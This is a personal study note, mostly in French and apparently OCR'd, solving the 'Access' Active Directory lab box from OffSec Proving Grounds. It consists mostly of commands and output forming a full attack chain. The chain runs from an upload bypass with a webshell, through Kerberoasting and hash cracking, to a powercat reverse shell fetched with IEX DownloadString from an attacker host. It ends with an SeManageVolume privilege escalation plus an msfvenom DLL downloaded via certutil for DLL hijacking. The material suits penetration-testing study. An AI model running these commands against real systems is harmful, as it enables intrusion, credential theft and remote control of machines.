

AD - access


mardi 1 avril 2025 12:09

```
sudo nmap -p- -sV -sC 192.168.113.187 --open
[sudo] password for alice:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-01 15:22 CEST
Nmap scan report for 192.168.113.187
Host is up (0.078s latency).
Not shown: 65099 closed tcp ports (reset), 410 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
80/tcp   open  http         Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Access The Event
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-01 13:23:09Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: access.offsec0., Site:
Default-First-Site-Name)
443/tcp  open  ssl/http     Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
| tls-alpn:
|_  http/1.1
|_http-title: Access The Event
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
| http-methods:
|_  Potentially risky methods: TRACE
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: access.offsec0., Site:
Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf       .NET Message Framing
47001/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc       Microsoft Windows RPC
49665/tcp open  msrpc       Microsoft Windows RPC
49666/tcp open  msrpc       Microsoft Windows RPC
49668/tcp open  msrpc       Microsoft Windows RPC
49669/tcp open  msrpc       Microsoft Windows RPC
49670/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc       Microsoft Windows RPC
49674/tcp open  msrpc       Microsoft Windows RPC
49679/tcp open  msrpc       Microsoft Windows RPC
49701/tcp open  msrpc       Microsoft Windows RPC
Service Info: Host: SERVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-04-01T13:24:04
|_  start_date: N/A
|_clock-skew: 1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.76 seconds
```






On change le format en .tty prq php ne passe pas :



Comme c'est un serveur apache on peut changer la config de .htaccess pour permettre l'exécution des fichiers sous le format .tty :



```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/access]
└─$ ls -la
total 36
drwxrwxr-x 2 alice alice 4096 Apr  1 16:07 .
drwxrwxr-x 3 alice alice 4096 Apr  1 12:08 ..
-rw-rw-r-- 1 alice alice   37 Apr  1 16:07 .htaccess
-rw-rw-r-- 1 alice alice 2587 Apr  1 15:45 52047.py
-rw-rw-r-- 1 alice alice 8192 Apr  1 15:48 shell.exe
-rw-rw-r-- 1 alice alice  103 Apr  1 15:52 shell.php.txt
-rw-rw-r-- 1 alice alice 7205 Apr  1 16:06 webshell.tty

┌──(alice㉿kali)-[~/…/oscp/PG play/AD/access]
```

Buy Tickets

Your Name

Your Email

Standard Access

Upload Image: Browse... .htaccess

Purchase

Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell.exe	2025-04-01 06:50	8.0K	
shell.php.txt	2025-04-01 07:09	103	
webshell.tty	2025-04-01 07:09	7.0K	

192.168.113.187/uploads/webshell.tty

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Fetch: host: 192.168.45.230 port: 80 path:

CWD: C:\xampp\htdocs\uploads **Upload:** Browse... No file selected.

Cmd:

Clear cmd

Execute

j'ai juste uploader mon shell.exe et je l'ai exécuté :

Fetch: host: 192.168.45.230 port: 4444 path:

CWD: C:\xampp\htdocs\uploads **Upload:** Browse... No file selected.

Cmd: .\shell.exe

Clear cmd

Execute

```
PS C:\xampp> cat passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:
   (means no password!)

2) FileZilla FTP:

   [ You have to create a new user on the FileZilla Interface ]

3) Mercury (not in the USB & lite version):

   Postmaster: Postmaster (postmaster@localhost)
   Administrator: Admin (admin@localhost)

   User: newuser
   Password: wampp

4) WEBDAV:

   User: xampp-dav-unsecure
   Password: ppmax2011
   Attention: WEBDAV is not active since XAMPP Version 1.7.4.
   For activation please comment out the httpd-dav.conf and
   following modules in the httpd.conf

   LoadModule dav_module modules/mod_dav.so
   LoadModule dav_fs_module modules/mod_dav_fs.so

   Please do not forget to refresh the WEBDAV authentification (users and passwords).
PS C:\xampp>
```

On a un deuxième user et vu qu'on doit récupérer le premier flag on doit changer de user.

En utilisant bloodhound on a vu que le user svc_myssql avait un compte kerberos ce qui veut dire qu'on peut récupérer son hash ntlm avec rubeus car on a pas le mdp du user svc_apache. Donc on ne peut pas utiliser l'outils impacket-impacket-GetUserSPNs

```
PS C:\users\svc_apache\desktop> .\Rubeus.exe kerberoast /outfile:hashes.kerberoast

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : access.offsec
[*] Searching path 'LDAP://SERVER.access.offsec/DC=access,DC=offsec' for '(&(samAccountType=805
erAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName         : svc_mssql
[*] DistinguishedName      : CN=MSSQL,CN=Users,DC=access,DC=offsec
[*] ServicePrincipalName   : MSSQLSvc/DC.access.offsec
[*] PwdLastSet             : 5/21/2022 5:33:45 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\users\svc_apache\desktop\hashes.kerberoast

[*] Roasted hashes written to : C:\users\svc_apache\desktop\hashes.kerberoast
PS C:\users\svc_apache\desktop> ls
```

Ensuite avec hashcat :

```
$krb5tgs$23$*svc_mssql$access.offsec$MSSQLSvc/DC.access.offsec@access.offsec*$21bc3c27671700461e8e5cae5b18330b$7c4bb99eb82eca7b0751fa7d5165
2a9049b72871869e25c5e90e9c721bbb782791188701e5347a5cafca378ae5dfed8460a8da94d8a54a1f4e0aebdb47aab7aa28da9a4ec5533fb0e6e93d90eeef8a1f68a4d4e
89026d9d44e208875eea8d481708ed4675bf4db93a24a3ca40c0879c438c78927d97364cbd6465058466ff21b98edcd522d1245e9df97af11f664022897ca1895ca5040fcad
f6a3246d002c6cd9eab71f77e460c11199ac535d63149fc95bf666cfef4736d227b955a19df243f107c585f928f3c28c71f3794443850668855a97a36d9ec705cf5a2cf066a
ed06e06d37fdbfddfa81f91d02843f2d02ff7266b4b226799c09d06ca12d94e62bcee159727d76703fd8b3d7bf7cfca47e768bfdfd1e93792365df58957d19288d9af4512dc
96bfcec9b69163b028c61962b9b2ff1582a702ea47060c7f4a0df82e916456e8cc38c445c334146a352020a72b9eaead6c07b3f8461f3a4704b13f7471175dd468017dab071
fd392c84eb751b4e56c44e3b56ef94d75a44957b68ab0b7659eb6d53f299fb1795a2c138d5c8eba0e060cf863bad595892a5f8c633d40989b1cd689af73c954db4972c5f372
7800c670b9e176b2d7167c8ac614ebc7452fab64e6df45d51ca11665335f1ac353f3c092dd733692620008534ad7682172a914d530b46aef943a39345cb02c5fad80a5dec9b
80cbe7cf6a72f4a6abaffe181db484a30af17d9d951b281aec74d10fbe83b01215cf0d35c0c66c1629cffbec4f957974407f4fc50f5892f1798f5c1bffbd401503852f8ae55
e6edbdda3ab9302234bba556eeee440f48cdd178c0ae194a62248e0e9a8dc468362c86b56b3977a0379b51c32b26a95bbbd185f50c3fff4b1d933b41f54c612c9aaca6ccc9b
6c73e36728e7f009c238cd6e3ce0ceb8e18d0593a39cc0ba8f8b44c5c3353f8b398e2ebf775dac8c39990932c2fba76b704d5a9b120a4bee3485956f62fd8ddf3f291a52642
cd2f9f8d17d950c8eca7b565c3bb997a3f1413e1a50f517df2d3f390513eee15498ef22437e5ee4ffe4371eb19d43f734483eb107ddbfdc2590afeb74d72d98820f5f7c0bfd
0fbf752d6b7c34e45706500262c91be85c78502fa4c7a652e8b91d8819a99b0b651c9a5643b840d090fcd7e6e969d9ed099b17a9bc962e1fc040530ff12aaba6a521f4d3203
4ecd9f4aecc76c7f1f2d1424ce1b9bb87dab8e72eb30f778ff8a97058547911512cd6a34d72aa55cff0b5dcbb09555226a4ecb08c81f9ee33a8b376dfdcd8b69cdede4ef088
ddc204a495270eaf9cbd3898d621b8d7676ba28bbb7369e2ff6b4a5aeac7406f4e4ea8da99601526c7721e063ebd2f2bf64eadb0f537bbfd4af8ece94dc4bab0f334cc5ddda
fa4d79dad05f3de18799c7f2a83f9a541a04c3eda3387435ea01d55ab29f5a:trustno1
```

svc_mssql : trustno1

j'ai trouvé le user svc_mssql et j'ai le mdp : trustno1

Sur la machine victime ou j'ai déjà accès, je télécharge powercat et Invoke-RunasCs :

iwr -uri http://192.168.45.230/Invoke-RunasCs.ps1 -Outfile invoke.ps1

import-module ./invoke.ps1

Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command "whoami"

Ensuite avec **powercat** :

Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command "Powershell IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.230/powercat.ps1');powercat -c 192.168.45.230 -p 443 -e cmd"

```
PS C:\users\svc_apache\desktop> import-module ./invoke.ps1
PS C:\users\svc_apache\desktop> invoke -Username svc_mssql -Password trustno1 -Command "whoami"
PS C:\users\svc_apache\desktop> invoke : The term 'invoke' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path
is correct and try again.
At line:1 char:1
+ invoke -Username svc_mssql -Password trustno1 -Command "whoami"
+ ~~~~~~
    + CategoryInfo          : ObjectNotFound: (invoke:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException


PS C:\users\svc_apache\desktop> Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command "whoami"

access\svc_mssql

PS C:\users\svc_apache\desktop> Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command "Powershell IEX(New-Object System.Ne
92.168.45.230/powercat.ps1');powercat -c 192.168.45.230 -p 443 -e cmd"
```

```
┌──(alice㉿kali)-[~/…/oscp/challenge/OSCP-B/attack]
└─$ nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.45.230] from (UNKNOWN) [192.168.113.187] 50526
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
access\svc_mssql

C:\Windows\system32>
```

```
PS C:\users\svc_mssql> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\users\svc_mssql>
```

Quand on a ce privilège on peut utiliser cette outils pour monter nos priv :

https://github.com/CsEnox/SeManageVolumeExploit/releases/tag/public

```
PS C:\users\svc_mssql> .\SeManageVolumeExploit.exe
.\SeManageVolumeExploit.exe
Entries changed: 927

DONE

PS C:\users\svc_mssql>
```

Ensuite on peut voir qu'on a les droits d'écritures dans le dossier C:\Windows (ce qu'(on avait pas avant) . On va pouvoir créer un shell qui nous permettra d'être admin ensuite.

```
PS C:\> icacls C:\Windows
icacls C:\Windows
C:\Windows NT SERVICE\TrustedInstaller:(F)
           NT SERVICE\TrustedInstaller:(CI)(IO)(F)
           NT AUTHORITY\SYSTEM:(M)
           NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
           BUILTIN\Users:(M)
           BUILTIN\Users:(OI)(CI)(IO)(F)
           BUILTIN\Users:(RX)
           BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
           CREATOR OWNER:(OI)(CI)(IO)(F)
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
PS C:\>
```

msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=IP LPORT=4545 -f dll -o shell.dll

```
┌──(alice㉿kali)-[~/Desktop/oscp/tools/attack]
└─$ msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=192.168.45.230 LPORT=5555 -f dll -o shell.dll

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: shell.dll
```

```
PS C:\> certutil -urlcache -split -f "http://192.168.45.230/shell.dll" C:\Windows\System32\wbem\shell.dll
certutil -urlcache -split -f "http://192.168.45.230/shell.dll" C:\Windows\System32\wbem\shell.dll
****  Online  ****
  0000  ...
  2400
CertUtil: -URLCache command completed successfully.
PS C:\>
```

certutil -urlcache -split -f "http://192.168.45.230/shell.dll" C:\Windows\System32\wbem\shell.dll

In summary, we can leverage our newfound super powers to hijack a DLL used by anything. We will use systeminfo's tzres.dll but you should be able to use any .dll if you are willing to do the research. Create another reverse shell outputting the file as tzres.dll and transfer it to the victim; placing it in the c:\windows\system32\wbem directory. I'm going to cancel my initial access shell and reuse port 135 because I'm fond of it, but there do not appear to be any outgoing firewall rules to prevent you from just using another port and having three shells on the box. It is probably advisable to do it that way.

À partir de l'adresse <https://medium.com/@Dpsypher/proving-grounds-practice-access-b95d3146cfe9>